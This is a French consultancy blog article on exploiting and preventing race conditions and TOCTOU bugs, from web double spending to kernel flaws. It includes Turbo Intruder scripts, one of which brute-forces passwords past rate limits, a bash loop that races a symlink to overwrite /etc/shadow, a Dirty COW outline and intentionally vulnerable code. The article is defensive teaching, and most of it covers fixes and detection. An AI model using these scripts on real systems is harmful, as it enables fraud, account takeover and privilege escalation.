AYI NEDJIMI Consultants

Race Conditions et TOCTOU : Exploitation des Bugs de

Catégorie : Articles Techniques   Lecture : 11 min   Publié le : 28/02/2026   Auteur : Ayi NEDJIMI

Exploitation des conditions de concurrence web, filesystem et multi-threaded. TOCTOU, double spending, limit bypass, kernel race conditions avec.

Cette analyse detaillee de Race Conditions et TOCTOU : Exploitation des Bugs de s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Race Conditions et TOCTOU : Exploitation des Bugs de s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Table des matières

Auteur : Ayi NEDJIMI   **Date :** 28 février 2026

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Introduction

Les conditions de concurrence (race conditions) constituent une classe de vulnérabilités fondamentale en sécurité informatique, exploitant les failles temporelles dans les systèmes exécutant des opérations de manière concurrente. Contrairement aux vulnérabilités classiques (injection, overflow) qui exploitent des défauts logiques statiques, les race conditions exploitent le **timing** entre des opérations qui ne sont pas correctement synchronisées. Le résultat d'une race condition dépend de l'ordre d'exécution relatif des opérations concurrentes, le rendant non-déterministe et particulièrement difficile à reproduire et à débugger.

Le pattern le plus emblématique est le TOCTOU (Time-of-Check to Time-of-Use) : un programme vérifie une condition (check), puis agit en fonction du résultat (use), mais entre ces deux étapes, l'état du système est modifié par un autre thread, processus ou requête. Ce pattern apparaît dans tous les contextes d'exécution : applications web (double spending, limit bypass), systèmes de fichiers (symlink attacks), programmes multi-threadés (Use-After-Free, double-free) et même dans le noyau du système d'exploitation.

Les recherches de James Kettle (PortSwigger) sur les "single-packet attacks" publiées en 2023 ont bouleversé l'exploitation des race conditions web en démontrant qu'il est possible d'envoyer des dizaines de requêtes HTTP/2 dans un seul paquet TCP, éliminant la variabilité du réseau et rendant les race conditions web exploitables de manière fiable. Cet article examine en profondeur ces techniques, des applications web aux vulnérabilités kernel, en passant par les outils d'exploitation et les stratégies de prévention.

Element	Description	Priorite
Prevention	Mesures proactives de reduction de la surface d'attaque	Haute
Detection	Surveillance et alerting en temps reel	Haute
Reponse	Procedures d'incident response et remediation	Critique
Recovery	Plan de reprise et continuite d'activite	Moyenne

Race Conditions Web : Limit Bypass et Double Spending

Single-packet attack (HTTP/2)

La technique single-packet attack, développée par James Kettle, exploite le multiplexage HTTP/2 pour envoyer plusieurs requêtes dans un seul paquet TCP. Contrairement aux attaques de race condition traditionnelles qui envoyaient des requêtes en parallèle

(soumises aux variations de latence réseau), cette technique garantit que toutes les requêtes arrivent au serveur simultanément, car elles sont contenues dans le même segment TCP. Le serveur les traite alors de manière véritablement concurrente.

```
# Turbo Intruder (extension Burp Suite) - single-packet attack
# Script Python pour l'exploitation de race condition

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                          concurrentConnections=1,
                          engine=Engine.BURP2)  # HTTP/2

    # Préparer 20 requêtes identiques (ex: utilisation d'un code promo)
    for i in range(20):
        engine.queue(target.req, gate='race')

    # Ouvrir la gate : toutes les requêtes sont envoyées
    # dans un seul paquet TCP (single-packet attack)
    engine.openGate('race')

def handleResponse(req, interesting):
    table.add(req)
```

Double spending et coupon abuse

Le double spending est l'exploitation la plus directe des race conditions web. Le scénario typique concerne l'utilisation d'un code promotionnel, d'un crédit unique ou d'un bon d'achat. Le serveur vérifie si le code a déjà été utilisé (CHECK), puis l'applique et le marque comme utilisé (USE). Si plusieurs requêtes d'utilisation du même code arrivent avant que le premier traitement ne marque le code comme utilisé, toutes les requêtes passent la vérification et le code est appliqué plusieurs fois.

```
# Code vulnérable (Python/Flask) - Race condition sur coupon
@app.route('/apply-coupon', methods=['POST'])
def apply_coupon():
    coupon_code = request.form['code']
    user_id = session['user_id']

    # CHECK : Le coupon est-il valide et non utilisé ?
    coupon = db.query("SELECT * FROM coupons WHERE code = %s AND used = FALSE",
                      (coupon_code,))

    if not coupon:
        return "Coupon invalide ou déjà utilisé", 400

    # FENÊTRE DE RACE CONDITION ICI
    # Entre le CHECK et le USE, d'autres requêtes peuvent passer le CHECK

    # USE : Appliquer la réduction et marquer le coupon
    discount = coupon.discount_amount
    db.execute("UPDATE orders SET total = total - %s WHERE user_id = %s",
               (discount, user_id))
    db.execute("UPDATE coupons SET used = TRUE WHERE code = %s",
               (coupon_code,))

    return f"Réduction de {discount}EUR appliquée !"

# CORRECTIF : Utiliser SELECT ... FOR UPDATE (verrouillage)
@app.route('/apply-coupon-safe', methods=['POST'])
def apply_coupon_safe():
    coupon_code = request.form['code']
    user_id = session['user_id']

    with db.transaction():
        # SELECT FOR UPDATE acquiert un verrou exclusif sur la ligne
        coupon = db.query(
            "SELECT * FROM coupons WHERE code = %s AND used = FALSE FOR UPDATE",
            (coupon_code,))

        if not coupon:
            return "Coupon invalide ou déjà utilisé", 400

        # Le verrou garantit qu'aucune autre transaction ne peut lire/modifier
        # la ligne tant que cette transaction n'est pas terminée
        db.execute("UPDATE orders SET total = total - %s WHERE user_id = %s",
                   (coupon.discount_amount, user_id))
        db.execute("UPDATE coupons SET used = TRUE WHERE code = %s",
                   (coupon_code,))

    return f"Réduction appliquée !"
```

Limit bypass (rate limiting, vote manipulation)

Les race conditions permettent de contourner diverses limites applicatives :

- **Rate limiting bypass** : Si le compteur de tentatives est incrémenté après la vérification du mot de passe, envoyer N requêtes simultanément permet de tester N mots de passe dans une seule fenêtre de rate limit. La technique single-packet est parfaite pour ce scénario.

- **Vote/like manipulation** : Les systèmes de vote qui vérifient "l'utilisateur a-t-il déjà voté ?" puis incrémentent le compteur sont vulnérables. Envoyer 20 requêtes de vote simultanées peut résulter en 20 votes enregistrés.
- **Inventory bypass** : Un article avec stock = 1 peut être acheté par plusieurs utilisateurs simultanément si la vérification du stock et la décrémentation ne sont pas atomiques.
- **File upload overwrites** : Si deux fichiers sont uploadés avec le même nom en parallèle, le contenu final dépend de l'ordre d'écriture, pouvant corrompre des données ou écraser un fichier légitime par un fichier malveillant.

Notre avis d'expert

La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

TOCTOU Filesystem

Symlink attacks classiques

Les attaques TOCTOU sur le système de fichiers exploitent le délai entre la vérification d'un fichier (existence, permissions, type) et son utilisation (ouverture, lecture, écriture). L'attaque par lien symbolique (symlink attack) est le pattern TOCTOU filesystem le plus classique :

```
/* Programme vulnérable (setuid root) */
int main(int argc, char *argv[]) {
    char *filename = argv[1];

    /* CHECK : Vérifier que le fichier appartient à l'utilisateur */
    struct stat st;
    if (lstat(filename, &st) != 0) return 1;
    if (st.st_uid != getuid()) {
        printf("Permission denied\n");
        return 1;
    }

    /* FENÊTRE DE RACE CONDITION */
    /* L'attaquant remplace le fichier par un symlink vers /etc/shadow */
    /* ln -sf /etc/shadow /tmp/userfile */

    /* USE : Ouvrir et écrire dans le fichier */
    /* Le programme suit le symlink car il utilise open() et non lstat() */
    int fd = open(filename, O_WRONLY);
    write(fd, "attacker data\n", 14);
    close(fd);

    return 0;
}
```

```
# Script d'exploitation de la race condition TOCTOU
#!/bin/bash
# Exploitation en boucle (la race est probabiliste)

TARGET="/tmp/userfile"
SYMLINK_TARGET="/etc/shadow"

# Créer un fichier légitime appartenant à l'attaquant
touch $TARGET

# Lancer l'exploitation en boucle
while true; do
    # Alterner entre fichier légitime et symlink
    rm -f $TARGET && touch $TARGET &
    rm -f $TARGET && ln -s $SYMLINK_TARGET $TARGET &

    # Exécuter le programme vulnérable (setuid)
    /usr/local/bin/vulnerable_program $TARGET

    # Vérifier si l'attaque a réussi
    if grep -q "attacker data" $SYMLINK_TARGET 2>/dev/null; then
        echo "[+] Race condition exploitée ! /etc/shadow modifié"
        break
    fi
done
```

Prévention des TOCTOU filesystem

- **Utiliser des file descriptors** : Ouvrir le fichier d'abord (`open()`), puis vérifier les métadonnées via le file descriptor (`fstat()`) plutôt que via le chemin (`stat()`). Le file descriptor est une référence stable à l'inode, immunisée aux manipulations de symlink.
- **O_NOFOLLOW** : Utiliser le flag `O_NOFOLLOW` lors de l'ouverture pour refuser de suivre les liens symboliques.
- **Répertoires sécurisés** : Opérer dans des répertoires avec le sticky bit activé (`/tmp` avec `+t`) et vérifier que le répertoire parent n'est pas contrôlable par l'attaquant.
- **openat() et fstatat()** : Les syscalls de la famille `*at()` permettent d'opérer relativement à un file descriptor de répertoire, évitant les race conditions sur les composants du chemin.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Multi-threaded UAF (Use-After-Free)

Race conditions dans les programmes multi-threadés

Dans les programmes multi-threadés, les race conditions surviennent lorsque plusieurs threads accèdent simultanément à une ressource partagée sans synchronisation adéquate. Le Use-After-Free (UAF) est une manifestation particulièrement dangereuse : un thread libère (free) un objet en mémoire tandis qu'un autre thread continue de l'utiliser (use),

provoquant un accès à de la mémoire désallouée qui peut avoir été réallouée pour contenir d'autres données. Pour approfondir, consultez Agents IA pour la Cyber-Défense et le Threat Hunting Automatisé.

```
/* Race condition menant à un UAF */
struct Connection {
    int socket_fd;
    char *buffer;
    size_t buffer_size;
    void (*handler)(struct Connection *);
};

/* Thread 1 : Traitement de la connexion */
void *process_connection(void *arg) {
    struct Connection *conn = (struct Connection *)arg;

    /* Utilisation de la connexion */
    conn->handler(conn);           // USE
    send(conn->socket_fd, conn->buffer, conn->buffer_size, 0);

    return NULL;
}

/* Thread 2 : Timeout handler - ferme les connexions inactives */
void *timeout_handler(void *arg) {
    struct Connection *conn = (struct Connection *)arg;

    sleep(30);
    /* Libération de la connexion */
    close(conn->socket_fd);
    free(conn->buffer);            // FREE
    free(conn);                     // FREE - mais Thread 1 utilise encore conn !

    return NULL;
}

/* Si Thread 2 libère conn pendant que Thread 1 l'utilise :
 * - conn->handler pointe vers de la mémoire libérée
 * - Si la mémoire est réallouée, conn->handler peut pointer
 *   vers des données contrôlées par l'attaquant
 * - Appel de conn->handler() = exécution de code arbitraire */
```

Double-free et data corruption

Le **double-free** se produit lorsque deux threads tentent de libérer le même bloc mémoire. Cela corrompt les métadonnées de l'allocateur (malloc/free), pouvant mener à un arbitrary write lors d'une allocation subséquente. Sur les allocateurs modernes (glibc malloc, jemalloc, tcmalloc), des mitigations détectent les double-free simples, mais les race conditions rendent la détection plus difficile car la corruption se produit de manière non-déterministe.

Les **data races** sur des compteurs de référence (reference counting) sont un vecteur courant de UAF et double-free. Si l'incrémentation/décrémentation du refcount n'utilise pas d'opérations atomiques, deux threads peuvent simultanément lire la même valeur du compteur, la décrémenter, et croire que l'objet doit être libéré, résultant en un double-free.

Cas concret
L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

Outils : Turbo Intruder et Race the Web

Turbo Intruder (Burp Suite)

Turbo Intruder est une extension Burp Suite développée par James Kettle (PortSwigger) spécialement conçue pour l'exploitation de race conditions web. Ses caractéristiques clés incluent : le support HTTP/2 avec single-packet attack, un moteur de requêtes asynchrone capable d'envoyer des milliers de requêtes par seconde, un système de "gates" pour synchroniser l'envoi de requêtes, et un scripting Python flexible pour les scénarios d'exploitation complexes.

```
# Turbo Intruder : Exploitation de rate limit bypass
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                          concurrentConnections=1,
                          engine=Engine.BURP2)

    # Charger la liste de mots de passe
    passwords = open('/usr/share/wordlists/passwords.txt').readlines()

    # Envoyer par lots de 20 (single-packet)
    for batch_start in range(0, len(passwords), 20):
        batch = passwords[batch_start:batch_start+20]
        for password in batch:
            # Modifier le mot de passe dans la requête
            modified_req = target.req.replace('PASSWORD_PLACEHOLDER',
                                              password.strip())
            engine.queue(modified_req, gate=str(batch_start))

        # Envoyer tout le lot simultanément
        engine.openGate(str(batch_start))
        time.sleep(1)  # Attendre le reset du rate limit

def handleResponse(req, interesting):
    if '302' in req.response or 'Welcome' in req.response:
        table.add(req)  # Mot de passe trouvé !
```

Autres outils spécialisés

- **Race the Web** : Outil Go open-source pour tester les race conditions web. Permet de définir des requêtes concurrentes via un fichier de configuration TOML et supporte HTTP/1.1 et HTTP/2.
- **racepwn** : Outil Python dédié aux race conditions sur les applications web, avec support de la single-packet attack et de la parallélisation multi-connexion.

- **h2c_smuggler** : Pour l'exploitation de race conditions via HTTP/2 cleartext upgrade, permettant de contourner les reverse proxies qui ne supportent pas HTTP/2.
- **ThreadSanitizer (TSan)** : Outil de détection de data races pour les programmes C/C++, intégré dans les compilateurs GCC et Clang. Détecte les accès mémoire non synchronisés au runtime.
- **Helgrind (Valgrind)** : Détecteur de data races et d'erreurs de synchronisation pour les programmes multi-threadés, utilisant l'instrumentation binaire.

Kernel Race Conditions

Race conditions dans le noyau Linux

Le noyau Linux, étant un programme massivement concurrent (multi-CPU, préemption, interruptions), est particulièrement susceptible aux race conditions. Les vecteurs d'exploitation incluent les syscalls concurrents depuis le user-space, les accès concurrents aux structures noyau partagées, et les interruptions qui préemptent des sections critiques incomplètement protégées.

CVE-2016-5195 (Dirty COW) est l'exemple le plus célèbre de race condition kernel exploitée dans la nature. Elle exploite une race condition entre la gestion de la mémoire Copy-on-Write (COW) et la pagination. En déclenchant simultanément une écriture dans une zone COW et une invalidation de la page, l'attaquant peut écrire dans des fichiers en lecture seule (comme `/etc/passwd`), obtenant une escalade de privilèges.

```
/* Dirty COW (CVE-2016-5195) - Concept simplifié */
/* Thread 1 : Écriture dans la mémoire mappée */
void *writer_thread(void *arg) {
    while (1) {
        /* write() dans /proc/self/mem à l'offset du mapping */
        lseek(proc_mem_fd, (off_t)map_addr, SEEK_SET);
        write(proc_mem_fd, payload, payload_len);
    }
}

/* Thread 2 : Déclenchement du COW via madvise */
void *madvise_thread(void *arg) {
    while (1) {
        /* madvise(MADV_DONTNEED) invalide la page */
        /* Force le noyau à refaire le COW */
        madvise(map_addr, page_size, MADV_DONTNEED);
    }
}

/* La race : Thread 1 écrit dans la copie COW privée,
 * mais Thread 2 invalide la page entre la vérification COW
 * et l'écriture effective, causant l'écriture dans le
 * mapping original (fichier en lecture seule) */
```

Race conditions dans les drivers Windows

Les drivers Windows sont également vulnérables aux race conditions, notamment dans les handlers IOCTL qui accèdent à des buffers user-mode. Le pattern courant est le double-fetch : le driver lit une valeur depuis un buffer user-mode (pour la validation), puis la relit plus tard (pour l'utilisation). Entre les deux lectures, l'utilisateur peut modifier le buffer depuis un autre thread, contournant la validation.

```
/* Double-fetch vulnerability dans un driver Windows */
NTSTATUS DeviceIoControl(PIRP Irp) {
    PUSER_BUFFER userBuf = Irp->AssociatedIrp.SystemBuffer;

    /* Premier accès (CHECK) : Valider la taille */
    if (userBuf->Size > MAX_SIZE) {     // Lecture 1
        return STATUS_INVALID_PARAMETER;
    }

    /* FENÊTRE DE RACE : Thread 2 modifie userBuf->Size */

    /* Deuxième accès (USE) : Copier les données */
    RtlCopyMemory(kernelBuf, userBuf->Data,
                  userBuf->Size);         // Lecture 2 : Size peut être > MAX_SIZE !
    /* Buffer overflow dans kernelBuf ! */
}
```

Prévention et Détection

Prévention des race conditions web

- **Opérations atomiques en base de données** : Utiliser `SELECT ... FOR UPDATE` pour acquérir un verrou exclusif, ou `UPDATE ... WHERE condition` en une seule requête atomique plutôt que SELECT + UPDATE séparé.
- **Idempotency keys** : Pour les opérations sensibles (paiements, coupons), exiger une clé d'idempotence unique par requête. Si la même clé est soumise plusieurs fois, seule la première est traitée.
- **Optimistic locking** : Utiliser un champ de version (`version` ou `updated_at`) dans la clause WHERE de l'UPDATE. Si la version a changé entre le SELECT et l'UPDATE, la transaction échoue.
- **Redis/distributed locks** : Pour les architectures distribuées, utiliser des verrous distribués (Redis SETNX, Redlock, ZooKeeper) pour sérialiser les opérations critiques.
- **Rate limiting au niveau réseau** : Implémenter le rate limiting avant le traitement applicatif (reverse proxy, WAF) plutôt qu'au niveau applicatif.

Prévention dans le code natif

- **Mutex et spinlocks** : Protéger les sections critiques avec des primitives de synchronisation appropriées. Préférer les spinlocks pour les sections critiques courtes (< 100ns), les mutex pour les sections longues.

- **Atomic operations** : Utiliser les opérations atomiques (`__atomic_*` en GCC, `std::atomic` en C++, `InterlockedIncrement` en Windows) pour les compteurs et les flags partagés.
- **RCU (Read-Copy-Update)** : Pour les structures de données lues fréquemment et rarement modifiées (lookup tables, caches), RCU offre un accès en lecture sans verrou avec des mises à jour atomiques.
- **Copy-before-use** : Pour les données user-mode accédées depuis le noyau, copier les données en kernel-space (`copy_from_user()` , `ProbeAndReadStructure()`) avant toute validation et utilisation, éliminant les double-fetch.

Détection automatisée

- **Static analysis** : Des outils comme Coverity, CodeQL et Infer peuvent détecter certains patterns de race condition via l'analyse statique du code source. Les requêtes CodeQL pour les TOCTOU filesystem et les double-fetch sont particulièrement efficaces.
- **Dynamic analysis** : ThreadSanitizer (TSan) détecte les data races au runtime avec un surcoût de 5-15x en performance. KCSAN (Kernel Concurrency Sanitizer) est l'équivalent pour le noyau Linux.
- **Fuzzing dirigé** : Les fuzzers spécialisés comme Razzer et Krace ciblent spécifiquement les race conditions kernel en contrôlant l'ordonnancement des threads via des points d'instrumentation.
- **Audit de code** : Rechercher les patterns TOCTOU : opérations de vérification (check) suivies d'opérations d'utilisation (use) sans verrouillage entre les deux. Les revues de code ciblées sur ces patterns sont très efficaces.

Stratégie de test pour les race conditions web
Pour tester systématiquement les race conditions dans une application web : (1) identifier toutes les opérations avec des effets de bord (mutations d'état), (2) pour chaque opération, envoyer N requêtes identiques simultanément via Turbo Intruder (single-packet), (3) vérifier si l'opération a été exécutée plus d'une fois (ex: crédit appliqué N fois, vote compté N fois), (4) documenter les fenêtres de race et les correctifs nécessaires (verrouillage, opérations atomiques, idempotency keys).

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP. Pour approfondir, consultez Attaques CI/CD Avancées : GitOps, ArgoCD et Flux en Production.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

Conclusion

Les race conditions constituent une classe de vulnérabilités à la fois omniprésente et sous-estimée. Leur nature non-déterministe les rend difficiles à détecter lors des tests conventionnels, mais les techniques modernes d'exploitation — notamment la single-packet attack via HTTP/2 — les rendent désormais fiablement exploitables dans les applications web. Du double spending sur les plateformes e-commerce aux Use-After-Free dans les programmes natifs, en passant par les Dirty COW au niveau kernel, les race conditions traversent tous les niveaux de la pile logicielle.

La prévention repose sur des principes fondamentaux de programmation concurrente :

- **Atomicité** : Les opérations check-then-act doivent être atomiques (transactions DB, CAS operations, verrous).
- **Isolation** : Les données partagées doivent être protégées par des primitives de synchronisation appropriées.
- **Idempotence** : Les opérations sensibles doivent être conçues pour être idempotentes via des clés de déduplication.
- **Copy-before-use** : Les données provenant de sources non fiables (user-mode, réseau) doivent être copiées localement avant validation et utilisation.
- **Testing spécialisé** : Les race conditions nécessitent des outils et des méthodologies de test dédiés (Turbo Intruder, TSan, fuzzing concurrent).

Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Smashing the state machine: the true potential of web race conditions - PortSwigger Research

- Attaques API GraphQL & REST
- Windows Kernel Exploitation : Drivers, Tokens et KASLR Bypass
- ReRace - Race Condition Exploitation Framework

Ayi NEDJIMI


Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Partagez cet Article

Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- CWE-367 — Time-of-check Time-of-use (TOCTOU) Race Condition
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr

© 2026 — Reproduction interdite sans autorisation.